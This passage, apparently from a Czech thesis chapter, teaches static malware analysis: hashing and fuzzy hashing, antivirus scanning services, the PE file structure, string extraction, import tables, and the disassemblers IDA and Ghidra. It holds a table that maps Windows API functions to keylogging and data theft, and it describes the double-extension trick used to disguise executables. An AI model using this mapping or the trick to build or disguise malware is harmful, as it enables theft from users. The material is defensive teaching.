Průběh statické analýzy může nabývat několika podob a úrovní – od sběru metadat, extrahování informací a následného usuzování jejich významů, až po velice náročné zkoumání každé instrukce a zjišťování významu každého jednotlivého bloku programu. Analytik zkoumající malware by jistě uvítal, kdyby měl k dispozici pro svou práci přístup přímo ke zdrojovému kódu daného malwaru. Ovšem to není příliš reálné. Autoři malwaru nemají sebemenší důvod se o něj podělit, právě naopak se často snaží případnou analýzu analytikovi co možná nejvíce znepříjemnit. Ten si pak musí vystačit technikami reverzního inženýrství a s nástroji, které získávají požadované údaje extrahováním z jeho binární podoby.

4.1 Fingerprinting

Metody označované jako fingerprinting řeší problém, kdy je potřeba nějakým způsobem mezi sebou rozlišit jednotlivé vzorky malwaru, a to jinak než použitým názvem souboru. Jelikož se jediný malware může vyskytovat pod několika různými názvy, je rozlišení pomocí názvů souborů nevhodné. Řešením je vytvoření řetězce (otisku, hashe), který zcela jednoznačně identifikuje vzorek malwaru. K tomuto účelu se používají kryptografické hashovací funkce. Pro potřeby analýzy malwaru jsou to typicky funkce **MD5** (The Message-Digest Algorithm), **SHA-1** a **SHA-256** (Secure Hash Algorithm).

Analytici často používají hashování pro rychlou identifikaci malwaru. Pro tento účel existují databáze obsahující hashe pro již známé varianty malwarů. Vyhledáním tohoto otisku je možné zjistit, zda už se nějaký analytik tímto vzorkem zabýval, a jednoduše tak rozpoznat jestli jde o malware. Fingerprinting má využití i při dynamické analýze např. spuštěný malware mohl během aktivity stáhnout soubor či vytvořit svou vlastní kopii. Umožní jednoduše určit, zda se jedná o původní a nijak nezměněný vzorek, nebo jde o zcela nový soubor.

Nabídka aplikací umožňující vypočet hashů je velice široká. Jednou z nich je graficky orientovaná aplikace **Arpoon Checksum**[14]. Naopak nástroje **md5deep a hashdeep**[15] jsou textově

[14] Nástroj Arpoon Checksum je dostupný z: `http://www.arpoon.de/checksum.html`

[15] Nástroje md5deep a hashdeep jsou dostupné z: `http://md5deep.sourceforge.net`

orientované a běží v konzolové aplikaci. Nástroj **HTML5 File Hash Online Calculator**[16] byl vytvořen jazyce v HTML5 a JavaScript a je distribuován jako webová aplikace běžící ve webovém prohlížeči.

Jednou z vlastností tradičních kryptografických hashovacích funkcí je to, že i malá změna vstupních dat (vzorek malwaru) se výrazně projeví na výstupu (hash). Nicméně pro účely analýzy malware je toto chování v celku nevýhodou, jelikož tak nejsou vhodné k porovnání míry podobnosti. **ssdeep** je představitelem tzv. fuzzy hashování. Hlavní myšlenkou fuzzy hashování je, že pro podobná vstupní data (vzorek malwaru) jsou vygenerovány i podobné hashe. Takové hashe již lze vzájemně porovnávat a určit tak míru podobnosti jednotlivých vzorků. [41] Fuzzy hashování je vhodné pro nalezení souborů, kde je většina obsahu totožná a liší se pouze v několika částech. Je tak vhodné pro identifikaci vzorků malware, které jsou podobné jiným, již známým malwarům.

Dále je možné se setkat se skupinou hashů, které mají význam především pro analýzu malware. V případě **imphash** se jedná o použití MD5 hashe na údaje z tabulky importů v souborovém formátu pro spustitelné soubory Portable Executable (PE), tedy na názvy importovaných knihoven a funkcí API v konkrétním pořadí v rámci spustitelného souboru. Vzhledem ke způsobu, jakým se tabulka importů generuje, lze použít imphash k identifikaci podobných vzorků a vzorků z jedné rodiny malwaru. [39] Podobným typem hashe je **authentihash**. Authentihash se využívá k ověření toho, že nebylo nijak manipulováno danými části PE souboru. Jedná se SHA-256 hash vypočtený z PE hlavičky, kde jsou položky seřazeny ve specificky daném pořadí a zároveň byl z výpočtu vynechán kontrolní součet (CRC32) a záznam v tabulce certifikátu. [40]

4.2 Antivirové skenery

Analytici často začínají analýzu malwaru tím, že nechají prověřit daný vzorek pomocí antivirových skenerů. Antivirové skenery se pokusí rozpoznat daný vzorek a oznámí analytikovi výsledek např. pokud jej detekují jako škodlivý. Velká část škodlivého softwaru je jen pouhou variantou jiného a často již známého malwaru, a proto je docela pravděpodobné, že je antivirové skenery budou umět rozpoznat. Nicméně nemusí být schopné detekovat malware, který je nový (a tedy pro ně ještě neznámý), nebo je nějakým způsobem výrazně pozměněný. K dispozici je celá řada antivirových skenerů a každý z nich si udržuje svou vlastní databází škodlivého softwaru. Aby nebylo nutné postupně provádět kontrolu vzorku u jednotlivých antivirových skenerů, existují služby, které provedou automatizovaně hromadnou kontrolu. Po provedené kontrole poskytnou tyto služby analytikovi výsledky prověřování a další užitečné informace. Například tzv. detekční ratio říká u kolika antivirových skenerů byl vzorek identifikovaný jako škodlivý. U každého identifikovaného malwaru jsou uvedena jména, jaká mu byla přirazena jednotlivými poskytovateli antivirových řešení. Pod těmito evidovaný jmény se zpravidla dají dohledat i podrobnější in-

[16] Služba HTML5 File Hash Online Calculator je dostupná z: `https://md5file.com/calculator/`

formace, které mohou pomoci při následném vyšetřování a mohou tak výrazně zkrátit dobu analýzy.

Jednou z těchto služeb je online nástroj **VirusTotal**[17]. Uživatel zde přímo nahraje, nebo zadá URL adresu zkoumaného vzorku, který bude následně prověřen u zhruba 70 antivirových skenerů. Po dokončení jsou uživateli zobrazeny výsledky jednotlivých antivirových skenů včetně přidělených názvů a přehled údajů získaných ze základní statické analýzy (např. informace získané z hlaviček souborů, vypočtené hashe). Dále je možné zanechat pro další uživatelé komentář se svými poznatky. Služba také nabízí veřejné API, které je možné použít automatizaci. [23]

Alternativou ke službě VirusTotal jsou nástroje **Jotti's malware scan**[18], **OPSWAT Metadefender Cloud**[19] a **AVCaesar**[20]. Jejich základní funkcionalita v zásadě téměř shodná se službou VirusTotal, nicméně všechny nabízí výrazně menší počet antivirových skenerů.

Analytik musí ještě před samotným nahráním vzorku malwaru k prověření zvážit několik faktorů a možná potenciální rizika. U těchto služeb nikdy není zcela možné vyloučit to, že nahrané soubory nebo výsledky nebudou sdíleny s třetí stranou. Proto by se neměl dávat otestovat vzorek malwaru, který může obsahovat údaje, které by se neměly za žádných okolností dostat na veřejnost. Platí to především tehdy, kdy existuje šance, že byl malware cílený a přizpůsobený na míru konkrétní organizaci. V takovém případě může malware přímo v sobě obsahovat některé citlivé údaje, které mohou sloužit k proniknutí na zařízení (např. přihlašovací údaje a různá hesla, IP adresy, informace o používaném softwaru v organizaci apod.). Antivirové skenery obvykle umožňují mimo přímého nahrání malwaru použít i alternativní způsoby k prohledání jejich databáze např. v podobě zadání hashe souboru. Také je třeba nahlížet obezřetně na poskytnuté výsledky. I když antivirový skener nedetekuje podezřelý soubor jako škodlivý, tak to ještě nemusí znamenat, že je daný soubor zcela určitě bezpečný. Autor mohl při tvorbě malwaru použít takové techniky, díky kterým nejsou antivirové skenery daný malware schopny správně detekovat.

4.3 Analýza informací z formátu Portable Executable

Portable Executable (PE) je formát spustitelných souborů používaný v operačních systémech Microsoft Windows. PE formát je přenositelný mezi jednotlivými verzemi operačního systému Windows, je kompatibilní jak se 32bitovými, tak i 64bitovými systémy. Operační systémy na bázi Linuxu a Unixu nejčastěji používají formát souborů Executable and Linkable Format (ELF).

PE se skládá z hlaviček, sekcí a tabulky odkazující na jednotlivé sekce. Jedná se o datovou strukturu obsahující informace pro zavaděč operačního systému, který pomocí nich načítá obsah daného souboru do operační paměti. Tento formát je používán pro spustitelné soubory (pří-

[17]Služba VirusTotal je dostupná z: `https://www.virustotal.com`
[18]Služba Jotti's malware scan je dostupná z: `https://virusscan.jotti.org`
[19]Služba OPSWAT Metadefender Cloud je dostupná z: `https://metadefender.opswat.com`
[20]Služba AVCaesar je dostupná z: `https://avcaesar.malware.lu`

pona `.exe`), dynamicky linkované knihovny (přípona `.dll`), objektové soubory (přípona `.obj`) a soubory se systémovými ovladači zařízení (přípona `.sys`) aj.

Z důvodů zpětné kompatibility se staršími verzemi operačního systému začíná PE soubor tzv. DOS hlavičkou. Tato hlavička je určená strukturou `_IMAGE_DOS_HEADER`. Na úplném začátku této struktury se nachází položka `e_magic`. Jde o tzv. signaturu, která obsahuje řetězec s konstantní hodnotou `MZ`. Tímto řetězcem začíná každý PE soubor včetně spustitelných souborů pro DOS. DOS hlavička dále obsahuje jednoduchý 16bitový program, který se vykoná pouze v případě, je-li program spuštěn na operačním systému MS-DOS. Ten zpravidla vypíše na obrazovku text se zněním: „*This program cannot be run in DOS mode.*“, kterým informuje uživatele o tom, že tento program není možné spustit v operačním systému DOS. Pro současné programy je v DOS hlavičce zásadní až poslední položka `e_lfanew`, jelikož ta odkazuje na umístění samotné PE hlavičky v souboru. [42]

PE hlavičku tvoří struktura `IMAGE_NT_HEADERS`, která se dále skládá ze dvou částí – hlavičky `IMAGE_FILE_HEADER` a tzv. volitelné hlavičky `IMAGE_OPTIONAL_HEADER`. Podobně jako v případě DOS hlavičky i PE hlavička obsahuje položku se signaturou. V tomto případě obsahuje řetězec s konstantní hodnotou PE. První část PE hlavičky (struktura `IMAGE_FILE_HEADER`) obsahuje detailní informace o spustitelném souboru. Udává například architekturu procesoru, pro kterou je PE soubor určený, čas a datum kompilace, typ souborů (spustitelný EXE soubor, DLL knihovna atd.), počet sekcí nebo délku volitelné hlavičky. Ačkoliv by název struktury `IMAGE_OPTIONAL_HEADER` mohl vypovídat o opaku, je „volitelná hlavička“ nedílnou součástí PE souboru. Jedná o obsáhlejší strukturu obsahující důležité hodnoty PE souboru. Obsahuje například informace o umístění a velikosti určitých struktur PE souboru, zarovnání sekcí, kontrolní součet či se zde specifikuje subsystém, pro který je soubor určen (například Windows CUI pro konzolovou aplikaci či Windows GUI pro aplikaci s grafickým uživatelským rozhraní). Položka `ImageBase` obsahuje počáteční adresu v paměti, kam má být PE soubor načten. Položka `AddressOfEntryPoint` pak udává adresu vstupního bodu aplikace. Tedy adresu, kde se má začít vykonávat samotný program. [42]

Po volitelné hlavičce následuje tabulka sekcí, která obsahuje důležité informace o jednotlivých sekcích. Každou ze sekcí popisuje struktura `IMAGE_SECTION_HEADER`. Obsahuje například název sekce, počáteční adresy a velikosti (pro data v načtená paměti, ale i na disku) či charakteristiku obsahu sekce, tedy zda obsahuje spustitelný kód, inicializována data, neinicializovaná data apod. [42]

Obsah PE souboru je rozdělen do sekcí, které mají specifický význam pro operační systém. Právě v těchto sekcích je uložen skutečný obsah souboru. Jednotlivé sekce lze chápat souvislé bloky dat s určitou společnou charakteristikou. Mohou sloužit například pouze pro čtení, pro zápis, obsahovat spustitelný kód či zdroje apod. Názvy těchto sekcí se mohou mírně lišit v závislosti od použitého kompilátoru. Tvůrci malwaru často se snaží manipulovat s názvy sekcí. To sice nepředstavuje žádný velký problém pro operační systém, jelikož ten nepracuje přímo s uvedenými názvy sekcí, ale může to způsobit nepříjemnosti analytikovi prověřující daný soubor.

Standardní názvy sekcí totiž napomáhají v lepší orientaci v PE struktuře prověřovaného souboru. Určité změny v sekcích, jako je například jejich výrazně menší počet, nebo pokud jsou pojmenované zcela jinak než je obvyklé, mohou vzbuzovat u analytika podezření, že se tvůrce daného vzorku pokouší něco skrýt. Obvykle to ukazuje použití packeru či nějakého obfuskačního softwaru. [12]

PE soubor zpravidla obsahuje tyto sekce: [12] [42]


- `.text` nebo `CODE` – tato sekce obsahuje samotný spustitelný kód – strojový kód určený k běhu na CPU.
- `.bss` – tato sekce obsahuje neinicializovaná data, typicky jde o proměnné bez výchozí hodnoty.
- `.rdata` – tato sekce obsahuje data určená pouze ke čtení např. textové řetězce a konstanty. Také může obsahovat importy a exporty (jako sekce `.idata` a `.edata`).
- `.data` nebo `DATA` – tato sekce typicky obsahuje data čtení a zápis.
- `.idata` – tato sekce obsahuje tabulky popisující importované knihovny a jejich funkce. Pokud není tato sekce přítomná, mohou být tyto informace zahrnuty v sekci `.rdata`.
- `.edata` – tato sekce obsahuje tabulku popisující exportované funkce a proměnné. Pokud není tato sekce přítomná, mohou být tyto informace zahrnuty v sekci `.rdata`.
- `.pdata` – tato sekce obsahuje tabulku funkcí, které se používají pro zachytávání výjimek.
- `.rsrc` – tato sekce obsahuje vestavěné zdroje tzv. resources. Mezi resources patří například ikony, obrázky, dialogové prvky, menu, textové řetězce atd.
- `.reloc` – tato sekce obsahuje tabulku relokací, tedy informace o úpravě adres při mapování obsahu do paměti.
- `.debug` – tato sekce obsahuje informace užitečné při debuggování.

Nicméně ne každý PE soubor musí obsahovat všechny výše zmíněné sekce. Počet a konkrétní struktura sekcí závisí na použitém kompilátoru.

4.3.1 Rozpoznání formátu souboru

Útočníci se často různými triky pokouší zmást své potenciální oběti. Zpravidla se je snaží přesvědčit o nutnosti vykonat určitou akci např. pod falešnou záminkou spustit škodlivý soubor. Často toho docílí podvrhnutím, skrytím či jinou úpravou přípon souborů, a proto není vhodné se spoléhat pouze na rozpoznání známých přípon souborů. Útočníci využívají například toho, že operační systém Windows má v defaultním nastavení aktivní možnost „*Skrýt příponu souborů známých typů*“. To znamená, že pokud je toto nastavení aktivní a útočník vhodně pojmenuje soubor, tak se uživateli nezobrazí skutečná přípona souboru. Místo skutečného názvu

`Faktura_Únor_2019.pdf.exe` se zobrazí pouze `Faktura_Únor_2019.pdf`. Méně zkušený uživatel mnohdy tento trik neodhalí, obzvlášť tehdy pokud útočník ještě navíc změní ikonu souboru tak, aby odpovídala skutečnému vzhledu daného typu souboru.



Obrázek 5: Malware se skrytou příponou souboru, který se vydává dokument ve formátu PDF. Zobrazený pomocí HEX editoru a nástroje na procházení obsahu PE struktury.

Určit typ daného souboru mohou pomocí údaje obsažené v PE souboru. Spustitelné soubory na Windows lze rozpoznat podle toho, že se na jejich začátku (na pozici prvních dvou bytů) nachází znaky `MZ` (v hexadecimální podobě `4D 5A`). Jde o již dříve zmíněnou signaturu obsaženou v DOS hlavičce spustitelného souboru (viz kapitola 4.3). Jedním ze způsobů, jak je možné ověřit formát daného souboru, může být použití hex editoru. Hex editory jsou nástroje, které umí zobrazit obsah spustitelného souboru v hexadecimální podobě a umožní procházet jeho obsah po jednotlivých bajtech. Tímto způsobem je možné nahlédnout do útrob daného souboru a pokusit se manuálně nalézt zmíněnou signaturu[21]. [11]

Příkladem hex editoru je nástroj s názvem **HxD Hex Editor**[22]. Jedná se o propracovaný nástroj, který je zároveň velice rychlý a má jednoduché ovládání. Navíc je dostupný bezplatně.

Druhý způsob zahrnuje použití nástroje, který umí identifikovat spustitelné soubory. V takovém nástroji stačí daný souboru načíst a on vypíše přímo o jaký typ souborů se jedná. Výborně k tomuto účelu může posloužit nástroj **CFF Explorer**[23], který navíc umožňuje procházet ob-

[21] Seznam dalších tzv. file signatures je dostupný z: `https://filesignatures.net`
[22] Nástroj HxD Hex Editor je dostupný z: `https://mh-nexus.de/en/hxd/`
[23] Nástroj CFF Explorer je dostupný z: `https://ntcore.com/?page_id=388`

sahem PE souboru.

4.3.2 Nástroje na procházení obsahu PE

Nabídka nástrojů, které se specializují na procházení a získávání informací obsažených ve struktuře PE souboru, je velice široká. Spousta z nich nabídne výběr podstatných informací, které pokryjí většinu potřeb analytika. V některých situacích se pak mohou hodit nástroje zaměřující se pouze určitou oblast PE struktury, ze které ale umí vytěžit maximum dostupných informací. Pro účely analýzy malwaru jsou tyto nástroje důležité v tom, že umí vyextrahovat spoustu užitečných údajů, například:

- Čas a datum kompilace – PE hlavička obsahuje informaci o tom, kdy byl prověřovaný binární soubor zkompilován. Tato informace může být užitečná při sestavování pomyslné časové osy objasňující průběh útoku. Nicméně tento údaj může být útočníkem pozměněn. Útočník tím zamezí analytikovi v získaní skutečného časového údaje o vytvoření daného souboru a případně ho může svést i na falešnou stopu. Pomocí tohoto údaje lze však identifikovat i podezřelé vzorky. Například je-li uvedeno datum kompilace, které má teprve nastat v budoucnosti. [11]

- Importované knihovny a funkce – Součástí formátu PE jsou informace o dynamicky linkovaných knihovnách a funkcích. Jsou užitečné pro objasnění funkcionality a účelu daného vzorku. Tato oblast statické analýzy je podrobněji popsána na straně 52 v kapitole 4.3.4.

- Exportované funkce – Exportované funkce jsou takové funkce, které mohou být využívány jinými aplikacemi. Exportované funkce se nacházejí typicky v dynamicky linkovaných knihovnách označovaných jako DLL, méně často pak mohou exportovat funkce i samotné spustitelné soubory. Knihovny DLL nelze spustit samostatně, musí být vždy volány z běžícího procesu. Tradičně se vývojáři softwaru se snaží o zachování konvencí pro pojmenovávání funkcí, tak aby bylo na první pohled patrné, jaký je účel dané funkce. Jinak tomu bývá v případě malwaru či nějaké z jeho knihoven. V zájmu tvůrce malwaru rozhodně není prozradit účel dané funkce, a tak se mnohdy zachová přesně opačným způsobem. Aby zmátl případného analytika, tak tvůrce často neuvede žádné názvy exportovaných funkcí, nebo úmyslně použije nejasná či zavádějící jména. Tvůrci malwaru často vytváří DLL knihovny, které obsahují škodlivé funkce. Důvodů, proč je tvůrci malwaru vytváří, je několik. DLL knihovny mohou být načteny do jakéhokoliv, včetně zcela legitimního, procesu. Touto technikou mohou relativně snadno skrýt aktivity malwaru. Veškerá škodlivá činnost se pak jeví, jako by byla prováděna jiným procesem. Tato knihovna má také přístup do paměťového prostoru daného procesu, kde pak může provádět nějakou aktivitu ovlivňující jeho činnost. Analýza DLL knihovny je navíc o něco složitější v porovnání s analýzou běžného spustitelného souboru. [11]

- Hledání textových řetězců – Z PE souboru je možné vyextrahovat textové řetězce, které mohou obsahovat řadu užitečných údajů. Tomuto tématu se podrobněji věnuje kapitola 4.3.3 na straně 51.

- Prohlížení zdrojů – V sekci resources (.rsrc) spustitelného souboru se nachází vyžadované zdroje programu jako jsou ikony, nabídky menu, dialogové prvky, textové řetězce, soubory Manifest a VersionInfo apod. Údaje v souboru VersionInfo mohou prozradit informace o původu malwaru např. název produkční společnosti, podrobnosti o autorech programu a informace o autorských právech. Často zde můžeme nalézt i jiný obsah, například obrázky, vložené dokumenty, jiné spustitelné soubory či konfigurační data programu. Prozkoumáním obsahu této sekce se můžeme dozvědět užitečné informace o povaze malwaru. Jedním z nástrojů, který se specializuje na procházení a úpravu dat ze sekce resources spustitelného souboru, je **Resource Hacker**.[24] Nástroj Resource Hacker je dostupný bezplatně. [11]

- Identifikace packeru – Na základě informací z PE hlavičky lze zjistit, zda je daný soubor zabalen pomocí packeru. V některých případech je možné dokonce identifikovat i konkrétní typ použitého packeru. Za tímto účelem je možné využít nástroj **Exeinfo PE**[25]. Jde o bezplatný nástroj, který umí rozpoznat packery a další způsoby používané pro komprimaci spustitelných souborů. Uživateli poskytne nápovědu, jak rozbalit daný packer, nebo další informace, jak s takovým souborem naložit. Dále je schopen rozpoznat, jaký kompiler byl použitý k sestavení daného programu. [11]

Níže zmíněné nástroje nabízí v zásadě velmi podobné funkce a liší se jen v drobných detailech. Jejich základním úkolem je poskytnout analytikovi pohled do struktury PE souboru, ale často k tomu přidávají i další užitečné funkce. Analytik si tak může zvolit takový nástroj, který bude plně vyhovovat jeho potřebám. Při výběru pak záleží především na tom, zda preferuje spíše nástroje, které mu nabídnou téměř kompletní výbavu pro statickou analýzu malwaru, nebo ocení jednodušší nástroje, jenž mu rychle a přehledně vypíší všechny podstatné informace.

PEview[26] je velice rychlý a jednoduchý nástroj, kterým je možné procházet struktury a obsah PE souboru. Tento bezplatný prohlížeč zobrazuje hlavičky, sekce, tabulku importů a exportů ze spustitelných souborů. [43]

Nástroj **Professional PE file Explorer neboli PPEE (puppy)**[27] pro procházení PE, který je především určen pro reverzní inženýry a malwarové analytiky. Podporuje 32 a 64bitové verze souboru. Jde o bezplatný nástroj, který umožňuje procházet jednotlivé hlavičky a zobrazit údaje o sekcích v PE souboru. Umí zjistit velikosti jednotlivých sekcí a spočítat jejich entropii i MD5 hashe. Dále dokáže vyhledat textové řetězce včetně identifikace URL adres a klíčů v registru a zobrazit takové řetězce, které jsou nějakým způsobem podezřelé. Tento nástroj obsahuje i jednoduchý hex editor. Plugin File Information pak nabídne podrobný přehled informací

[24]Nástroj Resource Hacker je dostupný z: `http://www.angusj.com/resourcehacker/`
[25]Nástroj Exeinfo PE je dostupný z: `http://www.exeinfo.xn.pl`
[26]Nástroj PEview je dostupný z: `http://wjradburn.com/software/`
[27]Nástroj Professional PE file Explorer - PPEE (puppy) je dostupný z: `https://www.mzrst.com/`

o daném souboru včetně vypočtených hashů souboru (MD5, SHA-1, SHA-256, SSDEEP, ImpHash a Authentihash). Umí prověřit daný soubor u virových skenerů pomocí služeb VirusTotal a OPSWAT's Metadefender. [44]

FileAlyzer[28] je komplexní nástroj, který poskytuje celou řadu detailních informací o prověřovaném souboru. Podporuje hashovací funkce MD5 a SHA-1 pro vytvoření otisku souboru. Spustitelné soubory je možné prohlížet hexadecimální podobě, také lze prohlížet obsah PE hlaviček a sekcí. FileAlyzer také obsahuje jednoduchý dissasembler. Pomocí tohoto nástroje je také možné odeslat prověřovaný soubor k analýze službě VirusTotal. [45]

PEstudio[29] je nástroj pro statické vyšetřování 32 a 64bitových spustitelných souborů. Zakládá si na schopnosti rozpoznat různé anomálie v PE souboru, ale také poskytne podrobné informace o hlavičkách a sekcích včetně jejich entropie. Nabízí integraci se službou VirusTotal. Dále umí například vypsat textové řetězce a vyfiltrovat URL a IP adresy. Pro profesionální používání je nutné pořídit si placenou licenci, ale pro běžné používání je dostupná bezplatná verze s částečně omezenou funkcionalitou. [46]

4.3.3 Hledání textových řetězců

Vyhledávaní textových řetězců je jednou z metod používaných k získávání informaci z malwaru. Textové řetězce nebo-li strings jsou běžnou součástí každého softwaru. Jde o posloupnost znaků, která bývá typicky uchovávaná ve formátu kódování ASCII nebo Unicode. Jeden znak ve formátu ASCII odpovídá jednomu bajtu v paměti, v případě Unicode jeden znak dvou bajtům. [12] Smysluplné textové řetězce mohou analytikovi poskytnout určitá vodítka o funkcích programu a indikovat podezřelé chování. Software obsahuje tyto řetězce v případě, že vypisuje zprávy na obrazovce, připojuje se na nějakou adresu, manipuluje se soubory apod. Pokud vzorek neobsahuje žádné čitelné údaje, může to indikovat pokus o skrytí jeho aktivit s cílem vyhnout se detekci nebo ztížit analýzu. Analytik by se měl při své práci zaměřit na hledání unikátních řetězců, jako jsou například názvy souborů, se kterými malware pracuje (vytváří, modifikuje či odstraňuje), URL adresy a doménová jména, IP adresy, e-mailové adresy, klíče registru apod. Podobně lze někdy narazit na přímo ve zdrojovém kódu v uvedená hesla. Ty mohou být potřebná pro interní účely samotného malwaru, nebo známkou toho, že se jedná o cílený malware. [11]

Analytik má na výběr z celé řády nástrojů, které umí vyextrahovat textové řetězce z prověřovaného vzorku. Typicky jde o velmi jednoduché nástroje, ve kterých stačí zadat název zkoumaného souboru. Jedním z nich nástroj **Strings**. Strings je jednou z aplikací z balíku **Sysinternals Suite**[30]. Mimo aplikace Strings tento balík obsahuje celou sadu nástrojů pro diagnostiku, správu a monitorování interních mechanismů v operačním systému Windows, které lze použít i pro dynamickou analýzu. Pokud by někomu nevyhovovalo ovládání z příkazového řádku, může využít

[28] Nástroj FileAlyzer je dostupný z: `https://www.safer-networking.org/products/filealyzer/`
[29] Nástroj PEstudio je dostupný z: `https://www.winitor.com`
[30] Sada nástrojů Sysinternals Suite je dostupná z: `https://docs.microsoft.com/en-us/sysinternals/`

nástroj **BinText** [31], který je možné ovládat skrze grafické rozhraní. Navíc umí filtrovat nežádoucí výsledky. Oba tyto nástroje umí vyhledávat znaky ve formátu ASCII nebo Unicode, ale jejich nevýhodou je, že si zpravidla neporadí s obfuskovaným malwarem. V těchto případech může pomocí nástroj **FireEye Labs Obfuscated String Solver**[32], který umí rozpoznat některé typy obfuskace a zobrazit textové řetězce dekódované.

4.3.4 Analýza importovaných knihoven a funkcí

Celou řadu užitečných informací o funkcionalitách malwaru lze získat z tzv. tabulky importů. Při kompilaci programu se vytváří tabulka importů obsahující seznam funkcí a knihoven, které daný program vyžaduje pro svůj běh. Podobně jako každá běžná aplikace i malware pracuje se soubory, se systémovým registrem či komunikuje přes počítačovou síť. K tomu využívá prostředky, které mu poskytuje operační systém. Operační systém Windows poskytuje aplikacím přístup k těmto funkcím skrze aplikační rozhraní nazvané Windows Application Programming Interface (Windows API). [12] Veškeré knihovny Windows API dodržují konvence pro pojmenování funkcí, a tak lze ze samotného názvu funkce docela snadno odvodit, k čemu slouží. Například při k prohlížení tabulky importu zjistíme, že program používá funkci nazvanou `URLDownloadToFile`. Z toho můžeme odhadnout, že se daný program připojuje k internetu pro stažení obsahu a ten následně uloží na disk. V některých případech lze určit škodlivou aktivitu malwaru zběžným prohlédnutím seznamu importovaných knihoven a funkcí viz tabulka 1.

Tabulka 1: Vybrané funkce z Windows API a jejich možné škodlivé využití.

Možná škodlivá aktivita	**Název funkce**
Sledování stisknutých kláves	`GetAsyncKeyState`, `SetWindowsHookEx`
Kradení dat	`GetClipboardData`, `GetWindowText`

Všechny funkce Windows API jsou velmi dobře zdokumentované a jejich přesnou funkcionalitu lze dohledat na webových stránkách MSDN[33].

Jedním z nejpoužívanějších nástrojů pro zjištění importovaných knihoven a funkcí je nástroj **Dependency Walker**[34]. Jedná se o bezplatný nástroj, který umí zobrazit seznam všech importovaných a exportovaných knihoven ve 32 a 64bitových spustitelných souborech (s příponou exe, dll, ocx, sys atd.). Dále umí sestavit hierarchický stromový diagram používaných závislostí. U každé závislosti dokáže poskytnout detailní informace (cesta k souboru, velikost, číslo verze, časové údaje apod.). Nicméně vývoj tohoto nástroje již delší dobu nepokračuje, proto si nemusí poradit se všemi změnami v systémovém API v novějších operačních systémech Windows. Z

[31] Nástroj BinText je dostupný z: `https://www.mcafee.com/hk/downloads/free-tools/bintext.aspx`

[32] Nástroj FireEye Labs Obfuscated String Solver je dostupný z: `https://github.com/fireeye/flare-floss`

[33] Webové stránky MSDN se seznamem funkcí ve Windows API jsou dostupné z: `https://msdn.microsoft.com/en-us/library/windows/desktop/hh920508(v=vs.85).aspx`

[34] Nástroj Dependency Walker je dostupný z: `http://www.dependencywalker.com`

tohoto důvodu je nově vyvíjen alternativní open-source nástroj **Dependencies**[35], který se tyto zmíněné neduhy snaží odstranit.

4.4 Disassembler

Disassembler je software, který překládá strojový kód do jazyka symbolických instrukcí – assembleru. Tedy převádí binární reprezentaci spustitelného souboru do jazyka, který už je lépe čitelný pro člověka. Při překladu nejsou instrukce prováděny, ale pouze převedeny do textové podoby vhodné pro analýzu. Proces převodu ze strojového kódu do jazyka symbolických instrukcí je závislý na použité architektuře procesoru a instrukční sadě. [11]

IDA - The Interactive Disassembler[36] je komplexní nástroj používaný pro reverzní inženýrství. Nástroj IDA je známý především pro propracovaný disassembler, ale nabízí také debugger. Je dostupný pro většinu operačních systémů. Podporuje velké množství procesorů a celou řadu instrukčních sad. Dokáže pracovat se spustitelnými soubory operačních systémů Windows, Linux, Mac OS a mnoha dalšími. Výhodou nástroje IDA je interaktivita, jde o funkce jako automatické komentování zdrojového kódu, grafické znázornění struktury zdrojového kódu pomocí diagramu a vytvoření diagramu zobrazujícího řízení toku programu (vizualizace struktury zdrojového kódu rozhodovacích podmínek, cyklů, následnost funkcí) atd. Tyto funkce zjednodušují orientaci v analyzovaném programu. Jednou z dalších předností je podpora rozšíření pomocí zásuvných modulů. Jedním z nich je plugin Hex-Rays Decompiler, který se pokouší o dekompilaci programu. V tomto případě je vstupní program převeden z binární spustitelné podoby do pseudokódu blízkého jazyku C. Plná verze nástroj IDA je sice placená, ale distributor Hex-Rays nabízí i bezplatnou verzi s omezenou funkcionalitou. [47]

Ghidra[37] je nástroj pro reverzní inženýrství vyvíjený americkou Národní bezpečnostní agenturou (NSA). Nástroj Ghidra je dostupný bezplatně, v roce 2019 byl uvolněn jako open source pod licencí Apache 2.0. Jde o sadu analytických nástrojů pro analýzu kompilovaného kódu na platformě Windows, Mac OS a Linux. Ghidra obsahuje disassembler a dekompiler, který podporuje velké množství instrukčních sad procesorů a různé typy formátů spustitelných souborů. Uživatelům nabízí i interaktivní i automatizované režimy. Lze rozšířit o další funkce pomocí pluginů napsanými jazyce v Java a Python. [48]

[35]Nástroj Dependencies je dostupný z: `https://github.com/lucasg/Dependencies/releases`
